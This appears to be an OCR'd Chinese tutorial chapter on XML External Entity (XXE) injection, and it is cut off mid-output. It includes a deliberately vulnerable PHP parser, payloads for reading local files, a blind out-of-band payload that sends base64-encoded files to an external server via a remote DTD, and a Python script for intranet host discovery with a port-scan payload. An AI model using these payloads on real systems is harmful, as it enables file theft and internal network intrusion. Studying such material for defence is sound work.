
作者：K0rz3n

原文：https://xz.aliyun.com/t/3357

18.1 一、XXE 是什么

介绍 XXE 之前，我先来说一下普通的 XML 注入，这个的利用面比较狭窄，如果有的话应该也是逻辑漏洞

如图所示：



既然能插入 XML 代码，那我们肯定不能善罢甘休，我们需要更多，于是出现了 XXE

XXE(XML External Entity Injection) 全称为 XML 外部实体注入，从名字就能看出来，这是一个注入漏洞，注入的是什么？XML 外部实体。(看到这里肯定有人要说：你这不是在废话)，固然，其实我这里废话只是想强调我们的利用点是 **外部实体**，也是提醒读者将注意力集中于外部实体中，而不要被 XML 中其他的一些名字相似的东西扰乱了思维 (**盯好外部实体就行了**)，如果能注入外部实体并且成功解析的话，这就会大大拓宽我们 XML 注入的攻击面（这可能就是为什么单独说而没有说 XML 注入的原因吧，或许普通的 XML 注入真的太鸡肋了，现实中几乎用不到）

18.2 二、简单介绍一下背景知识：

XML 是一种非常流行的标记语言，在 1990 年代后期首次标准化，并被无数的软件项目所采用。它用于配置文件，文档格式（如 OOXML，ODF，PDF，RSS，...），图像格式（SVG，EXIF 标题）和网络协议（WebDAV，CalDAV，XMLRPC，SOAP，XMPP，SAML，XACML，...），他应用的如此的普遍以至于他出现的任何问题都会带来灾难性的结果。

在解析外部实体的过程中，XML 解析器可以根据 URL 中指定的方案（协议）来查询各种网络协议和服务（DNS，FTP，HTTP，SMB 等）。外部实体对于在文档中创建动态引用非常有用，这样对引用资源所做的任何更改都会在文档中自动更新。但是，在处理外部实体时，可以针对应用程序启动许多攻击。这些攻击包括泄露本地系统文件，这些文件可能包含密码和私人用户数据等敏感数据，或利用各种方案的网络访问功能来操纵内部应用程序。通过将这些攻击与其他实现缺陷相结合，这些攻击的范围可以扩展到客户端内存损坏，任意代码执行，甚至服务中断，具体取决于这些攻击的上下文。

18.3 三、基础知识

XML 文档有自己的一个格式规范，这个格式规范是由一个叫做 DTD（document type definition）的东西控制的，他就是长得下面这个样子

示例代码：

```
<?xml version="1.0"?>//这一行是 XML 文档定义
<!DOCTYPE message [
<!ELEMENT message (receiver ,sender ,header ,msg)>
<!ELEMENT receiver (#PCDATA)>
<!ELEMENT sender (#PCDATA)>
<!ELEMENT header (#PCDATA)>
<!ELEMENT msg (#PCDATA)>
```

上面这个 DTD 就定义了 XML 的根元素是 message，然后跟元素下面有一些子元素，那么 XML 到时候必须像下面这么写

示例代码：

```
<message>
<receiver>Myself</receiver>
<sender>Someone</sender>
<header>TheReminder</header>
<msg>This is an amazing book</msg>
</message>
```

其实除了在 DTD 中定义元素（其实就是对应 XML 中的标签）以外，我们还能在 DTD 中定义实体(对应 XML 标签中的内容)，毕竟 ML 中除了能标签以外，还需要有些内容是固定的

示例代码：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe "test" >]>
```

这里定义元素为 ANY 说明接受任何元素，但是定义了一个 xml 的实体（这是我们在这篇文章中第一次看到实体的真面目，实体其实可以看成一个变量，到时候我们可以在 XML 中通过 & 符号进行引用），那么 XML 就可以写成这样

示例代码：

```
<creds>
<user>&xxe;</user>
<pass>mypass</pass>
</creds>
```

我们使用 &xxe 对上面定义的 xxe 实体进行了引用，到时候输出的时候 &xxe 就会被 “test” 替换。

18.3.1 重点来了：

重点一：

实体分为两种，内部实体和**外部实体**，上面我们举的例子就是内部实体，但是实体实际上可以从外部的 dtd 文件中引用，我们看下面的代码：

示例代码：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///c:/test.dtd" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

这样对引用资源所做的任何更改都会在文档中自动更新，非常方便（**方便永远是安全的敌人**）

当然，还有一种引用方式是使用引用**公用 DTD** 的方法，语法如下：

```
<!DOCTYPE 根元素名称 PUBLIC “DTD标识名” “公用DTD的URI”>
```

这个在我们的攻击中也可以起到和 SYSTEM 一样的作用

重点二：

我们上面已经将实体分成了两个派别（内部实体和外部外部），但是实际上从另一个角度看，实体也可以分成两个派别（通用实体和参数实体），别晕。。

1. 通用实体

用 & 实体名; 引用的实体，他在 DTD 中定义，在 XML 文档中引用

示例代码：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE updateProfile [<!ENTITY file SYSTEM "file:///c:/windows/win.ini"> ]>
<updateProfile>
    <firstname>Joe</firstname>
    <lastname>&file;</lastname>
    ...
</updateProfile>
```

2. 参数实体：

(1) 使用 % 实体名 (**这里面空格不能少**) 在 DTD 中定义，并且**只能在 DTD 中使用% 实体名; 引用** (2) 只有在 DTD 文件中，参数实体的声明才能引用其他实体 (3) 和通用实体一样，参数实体也可以外部引用

示例代码：

```
<!ENTITY % an-element "<!ELEMENT mytag (subtag)>">
<!ENTITY % remote-dtd SYSTEM "http://somewhere.example.org/remote.dtd">
%an-element; %remote-dtd;
```

抛转：

参数实体在我们 Blind XXE 中起到了至关重要的作用

18.4 四、我们能做什么

上一节疯狂暗示了 **外部实体**，那他究竟能干什么?

实际上，当你看到下面这段代码的时候，有一点安全意识的小伙伴应该隐隐约约能觉察出什么

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///c:/test.dtd" >]>
<creds>
```

```
<user>&xxe;</user>
<pass>mypass</pass>
</creds>
```

既然能读 dtd 那我们是不是能将路径换一换，换成敏感文件的路径，然后把敏感文件读出来?

18.4.1 实验一：有回显读本地敏感文件 (Normal XXE)

这个实验的攻击场景模拟的是在服务能接收并解析 XML 格式的输入并且有回显的时候，我们就能输入我们自定义的 XML 代码，通过引用外部实体的方法，引用服务器上面的文件

本地服务器上放上解析 XML 的 php 代码：

示例代码：


xml.php

```php
<?php

    libxml_disable_entity_loader (false);
    $xmlfile = file_get_contents('php://input');
    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
    $creds = simplexml_import_dom($dom);
    echo $creds;

?>
```

payload:


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE creds [
<!ENTITY goodies SYSTEM "file:///c:/windows/system.ini"> ]>
<creds>&goodies;</creds>
```

结果如下图：




但是因为这个文件没有什么特殊符号，于是我们读取的时候可以说是相当的顺利，**那么我么要是换成下面这个文件呢?**

如图所示：



我们试一下：

结果如下图：



可以看到，不但没有读到我们想要的文件，而且还给我们报了一堆错，怎么办？这个时候就要祭出我们的另一个神器了——CDATA，简单的介绍如下 (引用自我的一片介绍 XML 的博客)：

有些内容可能**不想让解析引擎解析**执行，而是当做原始的内容处理，用于把整段数据解析为纯字符数据而不是标记的情况包含大量的 <> & 或者" 字符，CDATA 节中的所有字符都会被当做元素字符数据的常量部分，而不是 xml 标记

```
<![CDATA[

XXXXXXXXXXXXXXXXX ]]>
```

可以输入任意字符除了]]> 不能嵌套

用处是万一某个标签内容包含特殊字符或者不确定字符，我们可以用 CDATA 包起来


那我们把我们的读出来的数据放在 CDATA 中输出就能进行绕过，但是怎么做到，我们来简答的分析一下：

首先，找到问题出现的地方，问题出现在

```
...
<!ENTITY goodies SYSTEM "file:///c:/windows/system.ini"> ]>
<creds>&goodies;</creds>
```

引用并不接受可能会引起 xml 格式混乱的字符 (在 XML 中，有时实体内包含了些字符，如 &,<,>,“,’ 等。这些均需要对其进行转义，否则会对 XML 解释器生成错误)，我们想在引用的两边加上”<[CDATA[" 和 “]]>”，但是好像没有任何语法告诉我们字符串能拼接的，于是我想到了能不能使用多个实体连续引用的方法

结果如下图：



注意，这里面的三个实体都是字符串形式，连在一起居然报错了，这说明我们不能在 xml 中进行拼接，而是需要在拼接以后再在 xml 中调用，那么要想在 DTD 中拼接，我们知道我们只有一种选择，就是使用参数实体


payload:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
<!ENTITY % start "<![CDATA[">
<!ENTITY % goodies SYSTEM "file:///d:/test.txt">
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "http://ip/evil.dtd">
%dtd; ]>

<roottag>&all;</roottag>
```

evil.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY all "%start;%goodies;%end;">
```

结果如下图：



感兴趣的童鞋可以分析一下整个调用过程，因为我在下面的例子中有分析一个类似的例子，于是出于篇幅考虑我这里就不分析了。

注意：

这里提一个点，如果是在 java 中还有一个协议能代替 file 协议，那就是 netdoc ，使用方法我会在后面的分析微信的 XXE 的时候顺带演示

18.4.2 新的问题出现

但是，你想想也知道，本身人家服务器上的 XML 就不是输出用的，一般都是用于配置或者在某些极端情况下利用其他漏洞能恰好实例化解析 XML 的类，因此我们想要现实中利用这个漏洞就必须找到一个不依靠其回显的方法——-外带

18.4.3 新的解决方法

想要外带就必须能发起请求，那么什么地方能发起请求呢？很明显就是我们的外部实体定义的时候，其实光发起请求还不行，我们还得能把我们的数据传出去，而我们的数据本身也是一个对外的请求，也就是说，我们需要在请求中引用另一次请求的结果，分析下来只有我们的参数实体能做到了 (并且根据规范，我们必须在一个 DTD 文件中才能完成 ‘‘请求中引用另一次请求的结果’’ 的要求)

18.4.4 实验二：无回显读取本地敏感文件 (Blind OOB XXE)

xml.php


```
<?php


libxml_disable_entity_loader (false);
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
?>
```

test.dtd


```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///D:/test.txt">
<!ENTITY % int "<!ENTITY % send SYSTEM 'http://ip:9999?p=%file;'>">
```

payload：

```
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "http://ip/test.dtd">
%remote;%int;%send;
]>
```



结果如下：



我们清楚第看到服务器端接收到了我们用 base64 编码后的敏感文件信息 (编码也是为了不破坏原本的 XML 语法)，不编码会报错。

整个调用过程：

我们从 payload 中能看到连续调用了三个参数实体%remote;%int;%send;，这就是我们的利用顺序，%remote 先调用，调用后请求远程服务器上的 test.dtd ，有点类似于将 test.dtd 包含进来，然后%int 调用 test.dtd 中的%file, %file 就会去获取服务器上面的敏感文件，然后将%file 的结果填入到%send 以后 (因为实体的值中不能有%, 所以将其转成 html 实体编码 `%`)，我们再调用%send; 把我们的读取到的数据发送到我们的远程 vps 上，这样就实现了外带数据的效果，完美的解决了 XXE 无回显的问题。

18.4.5 新的思考：

我们刚刚都只是做了一件事，那就是通过 file 协议读取本地文件，或者是通过 http 协议发出请求，熟悉 SSRF 的童鞋应该很快反应过来，这其实非常类似于 SSRF ，因为他们都能从服务器向另一台服务器发起请求，那么我们如果将远程服务器的地址换成某个内网的地址，（比如 192.168.0.10:8080）是不是也能实现 SSRF 同样的效果呢？没错，XXE 其实也是一种 SSRF 的攻击手法，因为 SSRF 其实只是一种攻击模式，利用这种攻击模式我们能使用很多的协议以及漏洞进行攻击。

18.4.6 新的利用：

所以要想更进一步的利用我们不能将眼光局限于 file 协议，我们必须清楚地知道在何种平台，我们能用何种协议

如图所示：

libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	http https ftp file jar netdoc mailto gopher *	file http https ftp

PHP 在安装扩展以后还能支持的协议：

如图所示：

Scheme	Extension Required
https ftps	openssl
zip	zip
ssh2.shell ssh2.exec ssh2.tunnel ssh2.sftp ssh2.scp	ssh2
rar	rar
ogg	oggvorbis
expect	expect

注意：

1. 其中从 2012 年 9 月开始，Oracle JDK 版本中删除了对 gopher 方案的支持，后来又支持的版本是 Oracle JDK 1.7 update 7 和 Oracle JDK 1.6 update 35 2.libxml 是 PHP 的 xml 支持


18.4.7 实验三：HTTP 内网主机探测

我们以存在 XXE 漏洞的服务器为我们探测内网的支点。要进行内网探测我们还需要做一些准备工作，我们需要先利用 file 协议读取我们作为支点服务器的网络配置文件，看一下有没有内网，以及网段大概是什么样子（我以 linux 为例），我们可以尝试读取 /etc/network/interfaces 或者 /proc/net/arp 或者 /etc/host 文件以后我们就有了大致的探测方向了

下面是一个探测脚本的实例：

```
import requests
import base64


#Origtional XML that the server accepts
#<xml>
#    <stuff>user</stuff>
#</xml>



def build_xml(string):
    xml = """<?xml version="1.0" encoding="ISO-8859-1"?>"""
    xml = xml + "\r\n" + """<!DOCTYPE foo [ <!ELEMENT foo ANY >"""
    xml = xml + "\r\n" + """<!ENTITY xxe SYSTEM """ + '"' + string + '"' + """>]>"""
    xml = xml + "\r\n" + """<xml>"""
    xml = xml + "\r\n" + """    <stuff>&xxe;</stuff>"""
    xml = xml + "\r\n" + """</xml>"""
    send_xml(xml)

def send_xml(xml):
    headers = {'Content-Type': 'application/xml'}
    x = requests.post('http://34.200.157.128/CUSTOM/NEW_XEE.php', data=xml, headers=headers, t
    coded_string = x.split(' ')[-2] # a little split to get only the base64 encoded value
    print coded_string
#   print base64.b64decode(coded_string)
for i in range(1, 255):
    try:
        i = str(i)
        ip = '10.0.0.' + i
        string = 'php://filter/convert.base64-encode/resource=http://' + ip + '/'
        print string
        build_xml(string)
    except:
continue
```

返回结果：



18.4.8 实验四：HTTP 内网主机端口扫描

找到了内网的一台主机，想要知道攻击点在哪，我们还需要进行端口扫描，端口扫描的脚本主机探测几乎没有什么变化，只要把 ip 地址固定，然后循环遍历端口就行了，当然一般我们端口是通过响应的时间的长短判断该该端口是否开放的，读者可以自行修改一下，当然除了这种方法，我们还能结合 burpsuite 进行端口探测

比如我们传入：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://127.0.0.1:515/" [
<!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

返回结果：

```
javax.xml.bind.UnmarshalException
 - with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.persistence.excepti
